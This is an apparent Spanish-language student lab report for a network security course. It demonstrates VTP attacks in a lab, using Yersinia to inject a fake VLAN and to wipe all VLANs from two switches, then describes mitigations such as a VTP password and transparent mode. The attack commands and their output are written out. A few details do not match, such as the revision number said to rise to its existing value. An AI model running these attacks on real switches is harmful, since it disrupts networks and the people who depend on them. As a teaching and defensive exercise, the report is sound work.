

VTP Attacks — Agregar y Borrar VLAN

Institución: Instituto Tecnológico de Las Américas (ITLA)

Asignatura: Seguridad de Redes


Estudiante: Junior Javier Santos Perez

Matrícula: 2024-1599

Link video: <https://www.youtube.com/watch?v=3f7XO8avLeA>

Enlace GitHub: <https://github.com/juniorjaviersantosperez/VTP-Attacks>

Topología



Dispositivo	Rol	Interfaz	Conexión
SW1	VTP Server	Et0/0	Linux (Kali)
SW1	VTP Server	Et0/1	SW2 Et0/1
SW2	VTP Client	Et0/1	SW1 Et0/1
SW2	VTP Client	Et0/0	R4 e0/0
Linux (Kali)	Atacante	e0	SW1 Et0/0

Configuración inicial

SW1 — VTP Server

```
Terminal
SW1 x SW2 x Linux x


Switch>
Switch>
Switch>enable
Switch#sh
Switch#show vtp status
VTP Version capable      : 1 to 3
VTP version running      : 1
VTP Domain Name          : ITLA
VTP Pruning Mode         : Disabled
VTP Traps Generation     : Disabled
Device ID                : aabb.cc80.0300
Configuration last modified by 10.13.58.1 at ^@^@: ^@^@: ^@^@
Local updater ID is 10.15.99.4 on interface Vl1 (lowest numbered VLAN interface found)

Feature VLAN:
-----
VTP Operating Mode       : Server
Maximum VLANs supported locally : 1005
Number of existing VLANs : 5
Configuration Revision   : 10
MD5 digest               : 0xC7 0xF0 0x4E 0xA0 0x46 0xAA 0x54 0x07
                          0x17 0xE9 0x59 0x22 0xBA 0x3C 0xF5 0x41

Switch#
```

- Dominio: ITLA
- VTP versión: 1
- Modo: Server
- VLAN existente: VLAN 10 "HOLA"
- Puerto Et0/0: trunk 802.1q hacia Kali
- Puerto Et0/1: trunk 802.1q hacia SW2

SW2 — VTP Client

A terminal window titled 'Terminal' with tabs for 'SW1', 'SW2', and 'Linux'. The 'SW2' tab is active. The terminal shows the following commands and output:

```
Press RETURN to get started.

Switch>
Switch>enable
Switch#sh
Switch#show vtp status
VTP Version capable      : 1 to 3
VTP version running      : 1
VTP Domain Name          : ITLA
VTP Pruning Mode         : Disabled
VTP Traps Generation     : Disabled
Device ID                 : aabb.cc80.0200
Configuration last modified by 10.13.58.1 at ^@^@: ^@^@: ^@^@

Feature VLAN:
-----
VTP Operating Mode       : Client
Maximum VLANs supported locally : 1005
Number of existing VLANs : 5
Configuration Revision   : 10
MD5 digest               : 0xC7 0xF0 0x4E 0xA0 0x46 0xAA 0x54 0x07
                        : 0x17 0xE9 0x59 0x22 0xBA 0x3C 0xF5 0x41

Switch#sh
Switch#show
```

- Dominio: ITLA
- VTP versión: 1
- Modo: Client
- Puerto Et0/1: trunk 802.1q hacia SW1

Preparación del entorno

1. Configurar puerto de Kali como trunk en SW1

```
SW1(config)# interface e0/0
SW1(config-if)# switchport trunk encapsulation dot1q
SW1(config-if)# switchport mode trunk
SW1(config-if)# no shutdown
SW1(config-if)# end
```

2. Activar SVI en SW1 (requerido para Local Updater ID)

```
SW1(config)# interface vlan 1
SW1(config-if)# ip address 10.15.99.3 255.255.255.0
SW1(config-if)# no shutdown
SW1(config-if)# end
```

3. Instalar Yersinia en Kali

```
sudo apt update && sudo apt install -y yersinia
```

Ataque — Agregar una VLAN


Objetivo


Injectar una VLAN falsa en el dominio VTP desde la máquina atacante.

Ejecución desde Yersinia modo interactivo


```
sudo yersinia -I
```

Dentro de Yersinia: F2 → VTP mode → a → agregar VLAN





Estado después del ataque



SW1# show vlan brief
VLAN Name Status
1 default active
80 ITLA active ← VLAN agregada por el atacante ✓

Resultado: La VLAN 80 "ITLA" fue agregada exitosamente en SW1 por el atacante.


Ataque — Borrar todas las VLANs

Objetivo

Eliminar todas las VLANs definidas por el usuario en SW1 y SW2 enviando un anuncio VTP con número de revisión superior y base de datos vacía.

Ejecución del ataque desde Kali

```
sudo yersinia vtp -attack 1 -interface eth0
```



```
Terminal
SW1 x SW2 x Linux x
1003 token-ring-default      act/unsup
1004 fddinet-default         act/unsup
1005 trnet-default           act/unsup
Switch#show vlan brief

VLAN Name                Status    Ports
-----
1    default              active    Et0/2, Et0/3
80   ITLA                  active
1002 fddi-default         act/unsup
1003 token-ring-default     act/unsup
1004 fddinet-default        act/unsup
1005 trnet-default         act/unsup
Switch#show vlan brief

VLAN Name                Status    Ports
-----
1    default              active    Et0/2, Et0/3
1002 fddi-default         act/unsup
1003 token-ring-default     act/unsup
1004 fddinet-default        act/unsup
1005 trnet-default         act/unsup
Switch#
```

Estado después del ataque

SW1# show vtp status
Configuration Revision: 10
SW1# show vlan brief
VLAN Name Status
1 default active
VLAN 80 "ITLA" eliminada ✓

Resultado: El ataque fue exitoso. La revisión subió a 10 y la VLAN 80 fue eliminada en SW1 y SW2.


Mitigación 1 — VTP Password

Descripción

Al configurar un password VTP, el MD5 de los anuncios se calcula incluyendo el password como clave secreta. Un atacante sin el password generará un MD5 inválido y el switch descartará el frame silenciosamente.

Configuración en SW1

```
SW1(config)# vtp password cisco
SW1# show vtp password
VTP Password: cisco
```



The screenshot shows a terminal window with a title bar 'Terminal' and tabs for 'SW1', 'SW2', and 'Linux'. The terminal output displays the configuration of VLANs and the VTP password on a switch.

```
SW1 x SW2 x Linux x
VLAN Name                Status    Ports
-----
1    default                active    Et0/2, Et0/3
1002 fddi-default          act/unsup
1003 token-ring-default    act/unsup
1004 fddinet-default        act/unsup
1005 trnet-default         act/unsup
Switch#conf
Switch#configure t
Switch#configure terminal
Enter configuration commands, one per line.  End with CNTL/Z.
Switch(config)#vtp pas
Switch(config)#vtp password cisco
Setting device VTP password to cisco
Switch(config)#exit
Switch#sho
Switch#show
*Jun 10 04:17:01.754: %SYS-5-CONFIG_I: Configured from console by console
Switch#show vtp pas
Switch#show vtp password
VTP Password: cisco
Switch#c
```

Efecto

```
Atacante envía frame VTP con MD5 sin password
↓
SW1 recalcula MD5 esperado con "cisco"
↓
MD5 no coincide → frame descartado
↓
Ataque FALLA ✓
```


Mitigación 2 — VTP Mode Transparent

Descripción

Un switch en modo Transparent no procesa ni propaga anuncios VTP externos. Ignora completamente los mensajes VTP recibidos, por lo que ningún atacante puede modificar su base de datos de VLANs.

Configuración en SW1

SW1(config)# vtp mode transparent
Setting device to VTP Transparent mode for VLANs.



Efecto

Atacante envía frame VTP
↓
SW1 en modo Transparent ignora el anuncio
↓
Base de datos de VLANs intacta
↓
Ataque FALLA ✓

Resumen de mitigaciones

Mitigación	Comando	Protege contra
VTP Password	vtp password cisco	MD5 inválido rechaza anuncios falsos
VTP Transparent	vtp mode transparent	Ignora todos los anuncios VTP externos
VTP Version 3	vtp version 3	Solo Primary Server puede hacer cambios
Deshabilitar DTP	switchport nonegotiate	Evita conversión de puerto access a trunk

Conclusión

El ataque VTP es posible cuando un atacante logra acceso a un puerto trunk de la red. Enviando anuncios VTP con número de revisión superior al del servidor legítimo, puede borrar o agregar VLANs en toda la infraestructura afectando la conectividad de la red completa. Las mitigaciones de VTP password y modo transparent eliminan efectivamente este vector de ataque.